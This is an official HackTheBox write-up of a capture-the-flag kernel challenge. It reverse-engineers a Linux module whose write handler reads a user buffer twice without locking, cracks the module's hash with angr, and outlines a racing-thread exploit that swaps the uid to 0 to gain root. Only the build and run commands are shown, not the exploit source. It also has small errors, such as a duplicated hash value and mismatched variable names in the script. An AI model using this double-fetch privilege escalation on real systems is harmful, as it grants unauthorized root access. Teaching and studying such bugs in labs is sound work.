



HACKTHEBOX



Kernel Adventures: Part 1

25th October 2022 / Document No.
D22.102.265

Prepared By: w3th4nds

Challenge Author(s): sampriti

Difficulty: **Medium**

Classification: Official

Synopsis

Kernel Adventures are a series of kernel exploitation challenges, the bugs presented in these series are inspired by real bugs. This challenge is the first of the series, showcasing a kernel-specific race condition also known as double fetch.

Skills Required

- C
- Linux Kernel internals

Skills Learned

- Kernel double fetch exploitation

Enumeration

We've been given a `cpio` gunzipped file among others, by unzipping the file and extracting the contents of the `cpio` file following the commands below we end up with a full filesystem extracted image containing a `.ko` file which is a Linux kernel module.



```
$ gunzip rootfs.cpio.gz
$ cpio -i < rootfs.cpio
$ ls -la
```


```
total 92
drwxr-xr-x 18      4096 Oct 26 23:07 .
drwxrwxr-x  3      4096 Oct 25 20:29 ..
drwxr-xr-x  2      4096 Oct 25 20:31 bin
drwxr-xr-x  4      4096 Oct 25 20:31 dev
drwxr-xr-x  5      4096 Oct 25 20:31 etc
-r-----  1         23 Oct 25 20:31 flag
drwxr-xr-x  3      4096 Oct 25 20:31 home
-rwxr-xr-x  1       443 Oct 25 20:31 init
drwxr-xr-x  3      4096 Oct 25 20:31 lib
lrwxrwxrwx  1         3 Oct 25 20:31 lib64 -> lib
lrwxrwxrwx  1        11 Oct 25 20:31 linuxrc -> bin/busybox
drwxr-xr-x  2      4096 Oct 25 20:31 media
drwxr-xr-x  2      4096 Oct 25 20:31 mnt
-rw-----  1     8208 Oct 25 20:31 mysu.ko
drwxr-xr-x  2      4096 Oct 25 20:31 opt
drwxr-xr-x  2      4096 Oct 25 20:31 proc
drwx-----  2      4096 Oct 25 20:31 root
drwxr-xr-x  2      4096 Oct 25 20:31 run
drwxr-xr-x  2      4096 Oct 25 20:31 sbin
drwxr-xr-x  2      4096 Oct 25 20:31 sys
drwxr-xr-t  2      4096 Oct 25 20:31 tmp
drwxr-xr-x  6      4096 Oct 25 20:31 usr
drwxr-xr-x  4      4096 Oct 25 20:31 var
```

Background Knowledge

Race conditions in general are vulnerabilities that occur when two threads or processes access a shared resource concurrently without a lock mechanism in place. This may result in non-deterministic behaviour of the program, on the right hand, these states can be turned into powerful exploits.

A double fetch is a special case of a race condition that occurs in memory access between the kernel and user space. A double fetch takes place typically in kernel space e.g. in a syscall or in a driver function. The paper [here](#) describes in depth how kernel race conditions and double fetch vulnerabilities occur and eventually can be exploited. Double fetch vulnerabilities occur when the locking mechanism is absent inside the kernel part of the code. Since, it's not deterministic which of the kernel threads will dispatch the context switch request from the FIFO scheduler, performed by the userland, accesses on shared resources in the context of a process end up changing the behaviour of the userland program to an unintended one.

In this writeup I'll cite a figure from the paper referenced above:



This graphic explains perfectly how double fetch vulnerabilities can be exploited. Assuming there's a **DFV** in a piece of kernel code, then a malicious userland program can take advantage of it by manipulating the requests in such a manner that a malicious input will replace a valid totally harmless one and thus cause either memory corruption issues that wouldn't exist otherwise or bend the logic of the kernel code to its advantage.

Reverse Engineering the kernel driver

The device has three useful exported functions, that a userland process can interact with: **open**, **read** and **write**. Considering the fact, that it is a character device and there's no handler implementation for **ioctl** operations it is expected to interact with the device via a file descriptor (thus the **dev_open**, **dev_read**, and **dev_write** functions).

Exports

Name	Address	Ordinal
dev_write	0000000000000105	
__this_module	0000000000000680	
dev_read	0000000000000098	
hash	0000000000000000	
create_cred	00000000000000E3	
dev_open	0000000000000089	

Below are present only the relevant to the challenge functions. Other stuff such as initialization and clean-up routines of the driver is irrelevant to the challenge.

First things first, the operations that the kernel module supports are only the ones mentioned, there's no support for **ioctl**'s.

```

struct file_operations fops = {
    .open = dev_open,
    .read = dev_read,
    .write = dev_write,
};

```

dev_open

Device open seems to be a useless function since all it does is print a string and return 0 to the calling function.

```
.text:0000000000000089      public dev_open
.text:0000000000000089 dev_open      proc near                ; DATA XREF:
.data:000000000000005C8↓o
.text:0000000000000089      mov     rdi, offset a6mysuOpened ;
"\x016mysu: Opened\n"
.text:0000000000000090      call   printk
.text:0000000000000095      xor     eax, eax
.text:0000000000000097      retn
.text:0000000000000097 dev_open      endp
.text:0000000000000097
```

dev_write

dev_write function implements the core logic of the kernel module. From a high-level perspective, the function tries to authenticate a user's request by checking a uid and by performing a cryptographic check on the user's input.

In case the procedure is successful, then the user gets the execution privileges of the requested user. The "request" that's submitted from the userland is performed in a form of a serialized buffer. The first two bytes of the buffer (uint16_t) are the uid variable, the next two are padding and the rest are the buffer to be submitted to the cryptographic challenge.

The structure of the request is the following:



There is an array named **users** which is a two-member array of the following structure defined in the data segment.

```
typedef struct user_t{
    uint16_t uid;
    uint16_t padding;
    uint32_t hash;
} user_t;
```

```
unsigned __int64 __fastcall dev_write(struct file *fp, char *buffer_in,
unsigned __int64 length)
{
    unsigned __int16 uid; // ebp
    unsigned int *creds; // rax

    if ( length <= 7 )
        return 0LL;
```

```

uid = (unsigned __int16 *)buffer_in;
if ( uid == users[0].uid && users[0].hash == hash(buffer+4))
    commit_creds(prepare_creds(uid));

if ( uid == users[1].uid && users[1].hash == hash(buffer+4))
    commit_creds(prepare_creds(uid));

return length;
}

```

The bug here is that the kernel accesses two times a userland buffer without a locking mechanism taking place: the first one

is when it reads the uid from the request and the second one is when it reads the buffer itself to hash it.

To find out more about the hash algorithm that's been used click [here](#).

```

unsigned int __fastcall hash(const char *data) {

    unsigned int out = 0 // [rsp+Ch] [rbp-14h]
    unsigned int confusion = 0; // [rsp+Ch] [rbp-14h]
    __int64 i = 0; // [rsp+10h] [rbp-10h]
    size_t datalen = strlen(data); // [rsp+18h] [rbp-8h]
    while ( i != datalen )
    {
        confusion = 0x401 * (data[i] + out);
        out = data[i++] ^ (confusion >> 6) ^ confusion;
    }
    return out;
}

```

dev_read

By reading from a file descriptor opened on the device `dev_open` handler gets called. `dev_read` copies to a userland buffer of up to 32 bytes from the data segment. These bytes are the target of the user's structure that holds the uids and the corresponding hash to each user. To get the execution context as one of the users we'll need to provide the values that produce one of the hash values returned from the **dev_read** function after the Jenkins One Time hash.

```

size_t __fastcall dev_read(struct file *fp, char *buffer_out, unsigned __int64
len) {
    unsigned __int64 length = len; // [rsp+8h] [rbp-18h]
    if ( len > 0x20 )
        length = 32LL;
    memcpy(buffer_out, &users, length);
    return length;
}

```

Below we can observe as we expect that there are two users, one having uid `0x3e8` (1000) and the other having uid `0x3e9` (1001). The first one has the hash value `0x03319f75` while the second has the hash value `0x03319f75`.



```
/ $ cat /dev/mysu | xxd | head -n 5
```

```
00000000: e803 0000 759f 3103 e903 0000 6764 b72a ....u.1....gd.*
00000010: 0000 0000 0000 0000 0000 0000 0000 0000 .....
00000020: e803 0000 759f 3103 e903 0000 6764 b72a ....u.1....gd.*
00000030: 0000 0000 0000 0000 0000 0000 0000 0000 .....
00000040: e803 0000 759f 3103 e903 0000 6764 b72a ....u.1....gd.*
```

Cracking Jenkins Hash with angr

angr is a binary analysis framework, developed by the University of Santa Barbara. We'll use it to crack the custom hash function using as a constraint the target hash that we extracted earlier. By cracking the hash we'll figure out the required buffer that we'll need to send to retrieve the flag. To do so we'll compile the reverse-engineered version of the hash, to the GCC custom executable that we developed and then we'll let **angr** do its magic.

```
// gcc hash.c -o hash
#include <stdio.h>

char data[8];

unsigned long jenkinsOneTimeHash() {
    unsigned int out = 0;
    unsigned int confusion = 0;
    int i = 0;
    size_t datalen = strlen(data);
    while ( i != datalen )
    {
        confusion = 0x401 * (data[i] + out);
        out = data[i++] ^ (confusion >> 6) ^ confusion;
    }
    return out;
}

int main(void) {
    memset(data, '\x00', 8);
    read(0, data, 8);
    unsigned long user_input = jenkinsOneTimeHash();
    if (user_input == 0x03319f75)
        puts("Found");
    else
        puts("Nope");
}
```

By reimplementing the hash algorithm and adding the relevant constraint, as shown above, we figure out the correct buffer using **angr**.

```
import angr
import sys
import claripy
```

```

proj = angr.Project(sys.argv[1], load_options = {
    'auto_load_libs' : False
})

state = project.factory.entry_state()
simmgr = project.factory.simulation_manager(state)
simmgr.explore(find=lambda state: b"Found" in state.posix.dumps(1))
if simmgr.found:
    final_state = b''
    for d in simmgr.found[0].posix.dumps(0):
        final_state += chr(d)
    print(final_state)

```

Exploitation

The exploitation of this challenge is not based on abusing the memory layout that a memory corruption issue brings the program to, but it's rather based on deeply understanding the approach to it. As previously explained on race conditions we can reach states of execution that wouldn't be possible otherwise. In this case, the state that we want to reach is the program to pass the check as the **user** (uid = 1001), and right before the driver calls **prepare_creds** with the value of uid = 0, thus elevating our privileges to **root**.

The time frame after the first check and the **prepare_creds** call is our time window that will turn this race condition into a Time Of Check Time Of Use (TOCTOU) vulnerability. Developing the exploit is relatively simple since all we have to do is hammer the driver with racy threads that write constantly the two different states we are racing between to increase our possibilities into mixing them up to achieve our goal. Please note that in order to copy the executable to the server you have to encode it, then paste it, decode it and then run it to get the flag.

```

$ gcc exploit.c -static -lpthread -o exploit
$ xz -z exploit
$ base64 exploit.xz

$ nc $IP $PORT
Connection to <IP> <PORT> port [tcp/*] succeeded!
/    $ cd /tmp && echo "base64stringhere" | base64 -d > exploit
/tmp $ ./exploit
uid = 0
euid = 0
HTB{
    }

```